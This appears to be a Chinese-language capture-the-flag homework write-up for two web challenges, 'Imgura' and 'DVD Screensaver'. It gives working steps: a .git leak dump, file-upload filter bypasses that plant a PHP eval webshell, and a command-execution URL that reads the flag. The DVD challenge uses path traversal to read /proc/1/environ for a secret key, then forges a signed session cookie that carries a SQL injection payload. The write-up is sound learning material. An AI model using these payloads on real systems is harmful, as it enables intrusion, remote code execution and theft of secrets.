hw-Imgura


目標網站:https://imgura.chal.h4ck3r.quest/
tips:
information leak, uploads ,LFI

1.因為 tips 有 information leak,所以嘗試
https://imgura.chal.h4ck3r.quest/.git/config
有找到

2.使用 https://github.com/denny0223/scrabble
把 1.網站的 git repo download 下來:

```
$ scrabble https://imgura.chal.h4ck3r.quest/
```

3. git log 查看,可以發現有兩個 commit,並且最新的 commit 說刪掉了一些東西,所以使用 git reset 回到以前的版本
$ git reset --hard c7fdc
4. 發現有 dev_test_page/ 這個路徑
打開瀏覽器 https://imgura.chal.h4ck3r.quest/dev_test_page/
再根據 tips uploads:是要我們上傳木馬
點選網站的



但是會發現他只能支援上傳 png/jpeg/jpg 的格式.php 結尾的會找不到
6. F12 去修改

```
<input class="file-input" type="file" name="image_file"
onchange="readURL(this)" accept="image/jpeg,image/png">
```

把 accept 改成 accept=".php" 就可以選取.php 檔了
7.觀察我們 clone 下來的 repo,可以發現處理上傳檔案是 upload.php 在處理
8.撰寫木馬檔:webshell.php
<?php eval($_GET['code']) ; ?>
8. upload.php 擋掉.php 結尾:

```php
$extension = strtolower(explode(".", $filename)[1]);

if (!in_array($extension, ['png', 'jpeg', 'jpg']) !== false) {
    die("Invalid file extension: $extension.");
}
```

把我們的木馬檔 webshell.php 改成 webshell.png.php

9.upload.php 擋掉 file signature 非 image/png, image/jpeg 的

```php
// check file type
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$type = finfo_file($finfo, $_FILES['image_file']['tmp_name']);
finfo_close($finfo);
if (!in_array($type, ['image/png', 'image/jpeg'])) {
    die('Not an valid image.');
}
```

Sol:自己撰寫 file signature

(file signature: 在檔案開頭的 magic number,讓程式判斷這是甚麼檔案)

JPEG 的 signature: \xFF\xD8\xFF\xEE

程式碼在 writeFileSignature.py

10.upload.php 擋掉 <?php

```php
$content = file_get_contents($_FILES['image_file']['tmp_name']);
if (stripos($content, "<?php") !== false) {
    die("Hacker?");
}
```

解法: 使用有相同效果的<?= 代替 <?php

11. 把 webshell 上傳上去就可以取得 webshell 了:

https://imgura.chal.h4ck3r.quest/dev_test_page/images/9e571584_webshell.png.php?code=system(%27cd%20/;ls%20-la;cat%20this_is_flaggggg%27);

得到 flag

hw-DVD Screensaver:

target url:http://dvd.chal.h4ck3r.quest:10001/login

技能點：`Path traversal`、`SQL injection`、`Signed Cookie`

想法:

Note: 他們的 session 都有用 secret key 做簽章和加密的動作

- **Path traversal:想要取得 secret key,讓我們可以自己做簽章**

觀察 app.go:

1. **/static/這個 rule 可以把 file content dump 出來,我們可以用這個 rule 去 dump /proc/1/environ ,因為她 secret key 是存在 env variable 裡的。**
2. **做個小測試:嘗試 http://dvd.chal.h4ck3r.quest:10001/static/../app.go**

發現它會自動變成 **http://dvd.chal.h4ck3r.quest:10001/app.go**

這是因為瀏覽器會自動 **url clean** 的動作

Sol: 我們改用 curl,並且加上--path-as-is (如果沒加的話一樣會做 url clean)

這個時候送出去的 **header** 的 **path** 就會是 **/static/../app.go** 而非 **/app.go**

3. **解決了發送端的 url clean, server 端 golang 也會做 url clean 的動作:**

https://ilyaglotov.com/blog/servemux-and-path-traversal?fbclid=IwAR0wdUxqTP3r9Y18m5bapmkEdtRHxCpWoQgJNCk2pxs5Q0GmhRd_wUyYfhs

sol: url 加上 -X CONNECT : 因為 golang 不會把 CONNECT 的連線做 url clean

(在上面那個連結有提到)

4. **使用..可以 access 到的好像在 target 的 server 上好像只有 app 這個資料夾下面的,根據 https://security.stackexchange.com/questions/96736/path-traversal-filter-bypass-techniques 所說, linux 會去擋掉 .. 這種 path**

Sol:把 .. 改成 %2E%2E

5. **最後 curl 命令,得到 secret key:**

$ curl --output - -X CONNECT -v --path-as-is

'http://dvd.chal.h4ck3r.quest:10001/static/%2E%2E/../proc/1/environ'

(--output - :environ 可能被判斷是 binary file,加這個 flag 讓他可以被 print 出來)

SQL Injection:

這一階段,需要自己用助教給的程式碼架設 **server**

1. **使用 session 做 sql injection:觀察 app.go , /login 這邊基本上把 sql injection**

給擋掉了,而 /這個 rule 只會提取 session 並且做 sql 的動作

```
session, _ := store.Get(r, "session")

username := session.Values["username"]

if session.Values["username"] == nil {
    http.Redirect(w, r, "/login", http.StatusFound)
    return
}

w.Write([]byte(username.(string)))
query := fmt.Sprintf("SELECT username, flag FROM users WHERE username='%s'", username)
```

目標:把 SQL injection 寫入 session.Values[“username”]

Sol:

把 path traversal 得到的 secret key 填入 docker-compose.yml

架 server:

Sudo docker-compose up –build

觀察/login

```
session, _ := store.Get(r, "session")
session.Values["username"] = username
err = session.Save(r, w)
```

估計是在 Save 那邊做簽章且加密的

把 SQL injection 做簽章且加密:把 login 裡面的擋 sql injection 的部分刪掉,然後用 browser 連到我們架的 local server 的 login, username 輸入' or flag REGEXP '^FLAG.*' – (注意–後面有一個空格)

按 login 後就會做加密且簽章的動作,此時我們瀏覽器的連線就會有這個 session(在 request header 裡面的 cookie:session=

2. 取得加密且簽章後的 session 值:

F12->network-> reload-> 點其中一個 request 然後 copy-> bash curl

複製下來,把目的地改成 target server,執行 curl,大功告成